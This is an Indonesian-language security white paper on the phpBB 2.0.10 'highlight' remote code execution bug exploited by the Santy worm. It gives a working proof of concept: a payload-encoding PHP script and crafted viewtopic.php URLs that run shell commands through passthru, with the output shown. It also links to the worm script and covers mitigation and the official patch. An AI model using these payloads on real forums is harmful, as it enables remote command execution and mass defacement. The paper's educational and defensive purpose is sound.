

cikal bakal
PHPbb WORM
PHPbb WORM

White Paper

y3dips

<http://echo.or.id>

3 Januari 2005

Chapter 1

Pengantar

Beberapa hari yang lalu dunia “maya” dikejutkan oleh banyaknya situs yang menjadi korban defacing secara massal , defacing ini bukan dilakukan oleh kelompok tertentu atau individu tertentu secara manual, tetapi dilakukan secara otomatis , seberapa otomatisakah itu ? otomatis karena pencarian target menggunakan google dan setiap situs yang di deface dan mengeksekusi script ini akan mendeface kembali dengan memanfaatkan google sebagai mesin pencari target.

Walaupun tak sampai seminggu google telah menghentikan penyebaran virus ini dengan membatasi fasilitas mereka , khususnya yang dimanfaatkan oleh “worm” ini tetapi setelah itu bermunculan lagi varian variannya yang lebih baru dan tidak lagi memanfaatkan google tetapi search engine lainnya, seperti AOL dan yahoo dan sudah tidak lagi memanfaatkan celah dari phpbb tetapi juga celah dari PHP.

Tulisan ini akan mengulas cikal bakal terciptanya worm ini, khususnya mengupas varian pertama dari “worm” phpbb ini. Atau dengan kata lain kita akan membahas dan melakukan “Proof Of Concept”.

Tulisan ini di publish di <http://echo.or.id/paper/phpbbworm.pdf>

Chapter 2

Introduction

Artikel ini akan lebih memfokuskan kepada penggunaan PHP web programming language sebagai bahasa pemrograman yang digunakan khususnya pada PHP Buletin board (PHPBB). Serta Bilangan Hexadesimal yang sangat berhubungan erat dengan URLDECODE functions yang menjadi inti dari pembahasan di artikel ini.

Artikel ini menampilkan beberapa script - script yang didapatkan dari internet dan telah disebarluaskan secara bebas, serta potongan potongan berita dengan harapan agar lebih memudahkan pemahaman terhadap artikel ini nantinya.

Artikel ini tidak Membahas mengenai worm secara detail , tetapi membahas bug yang ditemukan pada phpbb versi 2.0.11 kebawah (yang tidak vulnerable adalah 2.0.11) dan mengakibatkan terciptanya worm yang kompleks [lihat chapter 6]

Percobaan percobaan yang dilakukan di cobakan pada Mesin dengan system operasi Linux - Fedora Core Release 1 (yarrow) , dengan PHP ---- dan Apache 1.3.27 secara local (127.0.0.1) dengan alamat <http://127.0.0.1/phpbb/> atau <http://localhost/phpbb/> dan untuk remote (Local Area Network) dengan alamat <http://192.168.1.9/phpbb/> .

Chapter 3

Latar Belakang

<http://securityfocus.com/archive/1/380993/2004-11-07/2004-11-13/0>

To: BugTraq
Subject: phpBB Code EXEC (v2.0.10)
Date: Nov 13 2004 3:05AM
Author: jessica soules <admin howdark com>
Message-ID: <20041113030542.11396.qmail@www.securityfocus.com>
<http://www.howdark.com>

// Information

Author:How Dark
Date:October 1, 2004 URL:<http://www.howdark.com>

Affected Software:phpBB 2
Software Version:2.0.* - 2.0.10 Software URL:<http://www.phpbb.com>

Attack:SQL Injection, allowing people to minipulate the query into pulling data they should not previously be able too obtain. (Such as passwords)
Arbituary EXEC allows you, if you can get on to a new line, to execute your own PHP, which can be fatal.

Description:Because of the way urldecode and magic quotes works, it turns %2527 into %27, which is a single quote, and it leaves it unslashed. This gives you a SQL Injection, leading to arbituary PHP exec hole. But because you can't get outside preg_replace because of magic quotes, this is very very useless.

// Description

Highlighting %2527 on any topic.

// URL

viewtopic.php?t=1&highlight=%2527

// Error

Parse error: parse error, unexpected T_STRING in viewtopic.php(1109) : regexp code on line 1

Fatal error: Failed evaluating code: preg_replace('#b()'b#i', '1', '>POST TEXT HERE<') in viewtopic.php on line 1109

;eof

Dari Advisory yang di keluarkan oleh jessica soules ([ww.howdark.com](http://www.howdark.com)) kita mengetahui bahwa highlight variable pada viewtopic.php juga menggunakan fungsi urldecode

Script viewtopic.php

Code:

```
//  
// Was a highlight request part of the URI?  
//  
$highlight_match = $highlight = "";  
if (isset($_GET_VARS['highlight']))  
{  
    // Split words and phrases  
    $words = explode(' ', trim(htmlspecialchars(urldecode($_GET_VARS['highlight']))));  
    for($i = 0; $i < sizeof($words); $i++)  
    {
```

Mengapa hal ini dapat berbahaya ?

Karena attacker dapat memasukkan string hexadecimal melalui URL input box yang nantinya akan di decodes dan di proses oleh script tersebut , sampai pada SQL injection dan Eksekusi shell command.

Untuk Lebih jelasnya dapat akan kita bahas di chapter 5 [Proof Of Concept]

Chapter 4

URLDECODE

Berfungsi untuk mengembalikan (decodes) semua karakter hexadecimal yang dimulai dengan % dari string yang di inputkan user ke URL input box

Sintax :

string urldecode (string str)

Berikut salah satu script yang menggunakan fungsi urldecode

```
<?php
$a = explode('&', $QUERY_STRING);
$i = 0;
while ($i < count($a)) {
    $b = split('=', $a[$i]);
    echo 'Value for parameter ', htmlspecialchars(urldecode($b[0])),
' is ', htmlspecialchars(urldecode($b[1])), "<br />\n";
    $i++;
}
?>
```

Sekarang anda coba simpan dengan nama urldecode.php

Coba di akses

```
http://localhost/urldecode.php?a=%25
```

Apa yang kita dapatkan

```
Value for parameter a is %
```

Sekarang kita akses

```
http://localhost/urldecode.php?a=%27
```

Apa yang kita dapatkan

```
Value for parameter a is '
```

Wow, kita mendapatkan single quote

`http://echo<dot>or<dot>id<slash>paper`

Coba di akses

`http://localhost/urldecode.php?a=%2527`

yang kita dapatkan adalah

`Value for parameter a is %27`

String inilah (%2527) nantinya yang akan menggantikan single quote dan Single quote inilah yang nantinya akan di gunakan untuk melakukan injeksi dan eksekusi command.

Chapter 5

PROOF OF CONCEPT

Sekarang kita akan langsung mencobakan ke PHPBB yaitu dengan memberikan input kepada variable highlight dengan string hexadecimal

Coba kita inputkan

```
http://localhost/phpbb/viewtopic.php?t=1&highlight=%2527
```

apa yang akan kita dapatkan ?

```
Parse error: parse error, unexpected T_STRING in  
f:\appserv\www\phpbb\viewtopic.php(1109) : regexp code on line 1
```

```
Fatal error: Failed evaluating code: preg_replace('#\b()'b#i', '\1', '>This is an example  
post in your phpBB 2 installation. You may delete this post, this topic and even this  
forum if you like since everything seems to be working!<') in  
f:\appserv\www\phpbb\viewtopic.php on line 1109
```

kita mendapatkan error

Sekarang coba kita inputkan

```
http://localhost/phpbb/viewtopic.php?t=1&highlight=%2527y3dips
```

Apa yang kita dapatkan sekarang

```
Parse error: parse error, unexpected T_STRING in  
f:\appserv\www\phpbb\viewtopic.php(1109) : regexp code on line 1
```

```
Fatal error: Failed evaluating code: preg_replace('#\b('y3dips)b#i', '\1', '>
```

`http://echo<dot>or<dot>id<slash>paper`

Wow, kita dapatkan `y3dips` karakter yang didahului dengan tanda `'` (single quote)

Selanjutnya akan kita coba dengan yang sedikit menarik

Coba kita inputkan sesuatu yang berinteraksi dengan shell

Syntax yang sangat sering digunakan untuk injeksi dan akan kita cobakan kali ini adalah

`Passthru('id')`

Untuk merubahnya dan sesuai dengan yang kita inginkan aku sudah membuatkan script yang nantinya bermanfaat buat kita

Script untuk mendapatkan string hexadecimal yang akan kita gunakan untuk injeksi (script ini di adaptasi dari script milik RST (Rush Security Team) hanya sedikit simple ☺ .

```
<?
$xmlpl='passthru(%27id%27)';
print "xmlpl=%2527.";
for ($i=0; $i<strlen($xmlpl); ++$i)
{
print '%'. bin2hex(substr($xmlpl, $i, 1));
}
print ".%2527";
?>
```

Simpan dengan nama `blah.php`

Coba kita akses

`http://loclahost/blah.php`

apa yang kita dapatkan ?

`xplo = %2527.%70%61%73%73%74%68%72%75%28%25%32%37%69%64%25%32%37%29.%2527`

<http://echo<dot>or<dot>id<slash>paper>

itu adalah string hexadecimal yang dihasilkan dari “ `passthru('id')` ”

ada beberapa catatan penting

- untuk dapat dilakukan injeksi kita perlu menambahkan magic quote di depan dan dibelakang agar bisa tereksekusi
- karena script yang digunakan mempersingkat script milik RST maka syntax yang diberikan pada fungsi passthru , yang seharusnya ('syntax') menjadi (%27syntax%27)

Sekarang kita gunakan string untuk mengeksploit yang kita dapatkan pada phpbb (viewtopic.php?t=2&highlight=)

Coba kita inputkan

<http://localhost/phpbb/viewtopic.php?t=2&highlight=%2527.%70%61%73%73%74%68%72%75%28%25%32%37%69%64%25%32%37%29.%2527>

dan apa yang kita dapatkan ?

yourdomain.com :: View topic - tes ach - Opera 7.51

http://localhost/phpbb/viewtopic.php?t=2&highlight=%2527.%70%61%73%73%74%68%72%75%28%25%32%37%69%64%25%32%37%29.%2527

yourdomain.com
A little text to describe your forum

uid=48(apache) gid=48(apache) groups=48(apache)

tes ach

new topic postreply yourdomain.com Forum Index -> Test Forum 1

Author	Message
tes Guest	D Posted: Wed Dec 29, 2004 2:50 pm Post subject: tes ach
	tes ach

Back to top

Display posts from previous: All Posts Oldest First Go

new topic postreply yourdomain.com Forum Index -> Test Forum 1

Page 1 of 1

Jump to: Test Forum 1 Go

You can post new topics in this forum

Great , lihat kita berhasil berinteraksi dengan Shell command , selanjutnya ?
terserah anda

Anda bisa coba

```
passthru(%27id;ls-la%2527)
```

Yang kurang lebih anda dapatkan adalah ?



yourdomain.com
A little text to describe your forum

- [FAQ](#)
- [Search](#)
- [Memberlist](#)
- [Usergroups](#)
- [Register](#)
- [Profile](#)
- [Log in to check your private messages](#)
- [Log in](#)

```
uid=48(apache) gid=48(apache) groups=48(apache) total 428 drwxrwxr-x 9 y3dips y3dips 4096 Dec 29 21:48 . drwxr-xr-x 10 y3dips
y3dips 4096 Jan 2 21:06 .. drwxrwxr-x 2 y3dips y3dips 4096 Dec 30 12:45 admin -rw-rw-r-- 1 y3dips y3dips 5685 Jan 15 2003
common.php -rwxrwxrwx 1 y3dips y3dips 252 Dec 29 21:48 config.php drwxrwxr-x 2 y3dips y3dips 4096 Dec 30 12:45 db drwxrwxr-x 2
y3dips y3dips 4096 Dec 30 12:45 docs -rw-rw-r-- 1 y3dips y3dips 835 Jan 15 2003 extension.inc -rw-rw-r-- 1 y3dips y3dips 3742 Jan 15
2003 faq.php -rw-rw-r-- 1 y3dips y3dips 47814 Jan 15 2003 groupcp.php drwxrwxr-x 3 y3dips y3dips 4096 Dec 30 12:45 images
drwxrwxr-x 2 y3dips y3dips 4096 Dec 30 12:45 includes -rw-rw-r-- 1 y3dips y3dips 14785 Jan 15 2003 index.php drwxrwxr-x 3 y3dips
y3dips 4096 Dec 30 12:45 language -rw-rw-r-- 1 y3dips y3dips 7325 Jan 15 2003 login.php -rw-rw-r-- 1 y3dips y3dips 12368 Jan 15
2003 memberlist.php -rw-rw-r-- 1 y3dips y3dips 37498 Jan 15 2003 modcp.php -rw-rw-r-- 1 y3dips y3dips 36052 Jan 15 2003
posting.php -rw-rw-r-- 1 y3dips y3dips 75447 Jan 15 2003 privmsg.php -rw-rw-r-- 1 y3dips y3dips 3848 Jan 15 2003 profile.php
-rw-rw-r-- 1 y3dips y3dips 41771 Jan 15 2003 search.php drwxrwxr-x 3 y3dips y3dips 4096 Dec 30 12:45 templates -rw-rw-r-- 1 y3dips
y3dips 23763 Jan 15 2003 viewforum.php -rw-rw-r-- 1 y3dips y3dips 7521 Jan 15 2003 viewonline.php -rw-rw-r-- 1 y3dips y3dips 46320
Jan 15 2003 viewtopic.php
```

Welcome to phpBB 2

Yupe, kita berhasil

Apa yang terjadi dengan phpbb anda ?

Cat : untuk Exploitasi terdapat beberapa buah Exploits yang di buat oleh Rush Security Team , ex : `phpBBCodeExecExploitRUSH.pl`


Chapter 6

WORM PHPBB ?

Dan bagaimanakah ini bisa menjadi “worm” ? sesuatu yang terdengar ‘WAH’ , padahal sama saja seperti mass defacing script yang dilakukan dengan memanfaatkan search engine , bedanya adalah web yang di deface kembali mendeface web lainnya ☺

Ciri ciri versi pertama adalah :

- Dikenal dengan nama Santy.A
- Menggunakan google.com dengan key : allinurl:viewtopic.php ditambah beberapa options
- Meninggalkan halaman deface dengan pesan



script worm yang dipublikasikan dapat diperoleh di :

<http://exploits.ath.cx/exploits/data/exploits/phpBB2/phpbb-worm.txt>

cat : penulis tidak akan membahas secara mendetil mengenai listing code phpbb worm

Chapter 7

Bertahan ?

Hard Way (y3dips version)

Sebagaimana Injeksi-injeksi php lainnya yang menggunakan fungsi fungsi untuk berinteraksi dengan system maka untuk mengatasinyapun kita dapat dengan cara menonaktifkan fasilitas tersebut


Cara :

Disable functions = passthru , exec , system

Kekurangan :

- masih mengakibatkan error path disclosures , untuk mengatasinya adalah dnegan mematikan log error ke browser
- jika mesin merupakan server hostingan maka akan mengakibatkan script user yang beragam dan membutuhkan fungsi tersebut akan otomatis ikut terdisable

Gambar setelah fungsi di disable dan error masih di log ke browser



Soft Way (patch Version)

Jika anda bingung dan bukan merupakan administrator yang tidak mungkin mengolah php.ini anda sendiri maka cara terbaik adalah non-aktifkan dulu forum anda (ini yang kami lakukan pada <http://forum.echo.or.id> , kami juga menggunakan phpbb) dan segera update informasi

PHPBB mengeluarkan 2 cara yang bisa ditempuh

- Upgrade ke versi terbaru
- Security patch (<http://www.phpbb.com/phpBB/viewtopic.php?f=14&t=240513>)

Viewtopic.php

```
$highlight_match = $highlight = "";
if (isset($_GET_VARS['highlight']))
{
    // Split words and phrases
    $words= explode(' ', trim(htmlspecialchars(urldecode($_GET_VARS['highlight']))));

    for($i = 0; $i < sizeof($words); $i++)
    {
```

and replace with :

```
$highlight_match = $highlight = "";
if (isset($_GET_VARS['highlight']))
{
    // Split words and phrases
    $words = explode(' ', trim(htmlspecialchars($_GET_VARS['highlight'])));

    for($i = 0; $i < sizeof($words); $i++)
    {
```

Chapter 8

Penutup

Yupe, selesai sudah waktu kita berbagi di kesempatan kali ini , dan sekarang sudah saatnya untuk berpisah ☺

Pelajarilah , dan cobalah !! tetapi bukan untuk merusak, cobalah di mesin kamu sendiri !!

Seluruh materi dalam artikel/paper ini adalah untuk pendidikan semata, apabila ada penyalahgunaan buakn merupakan tanggung jawab penulis.

Terimakasih untuk komunitas echo [echo.or.id] , #e-c-h-o [dalnet](#), dan 'salute' buat semua teman teman di security industry

Kritik dan saran kirimkan ke y3dips@echo.or.id

“ Ajarkanlah walau hanya satu ayat ”

Bibliography

[1] Php Manual - CHM version

Untuk mendapatkan penjelasan tentang urldecode dan contoh script

[2] <http://securityfocus.com/archive/1/380993/2004-11-07/2004-11-13/0>

Advisory pertama tentang bug highlight pada viewtopic.php pada PHPBB

[3] <http://howdark.com>

Situs yang mengeluarkan Advisory tentang highlight vulnerability pada PHPBB

[4] RST [Rush Security Team] - www.rst.void.ru

Exploit Script & Testing script untuk menghasilkan String hexadecimal

[5] <http://www.phpbb.com/phpBB/viewtopic.php?f=14&t=240513>

Security Patch untuk mengatasi bug ini

[6] <http://exploits.ath.cx/>

Script phpbb worm , sanity.A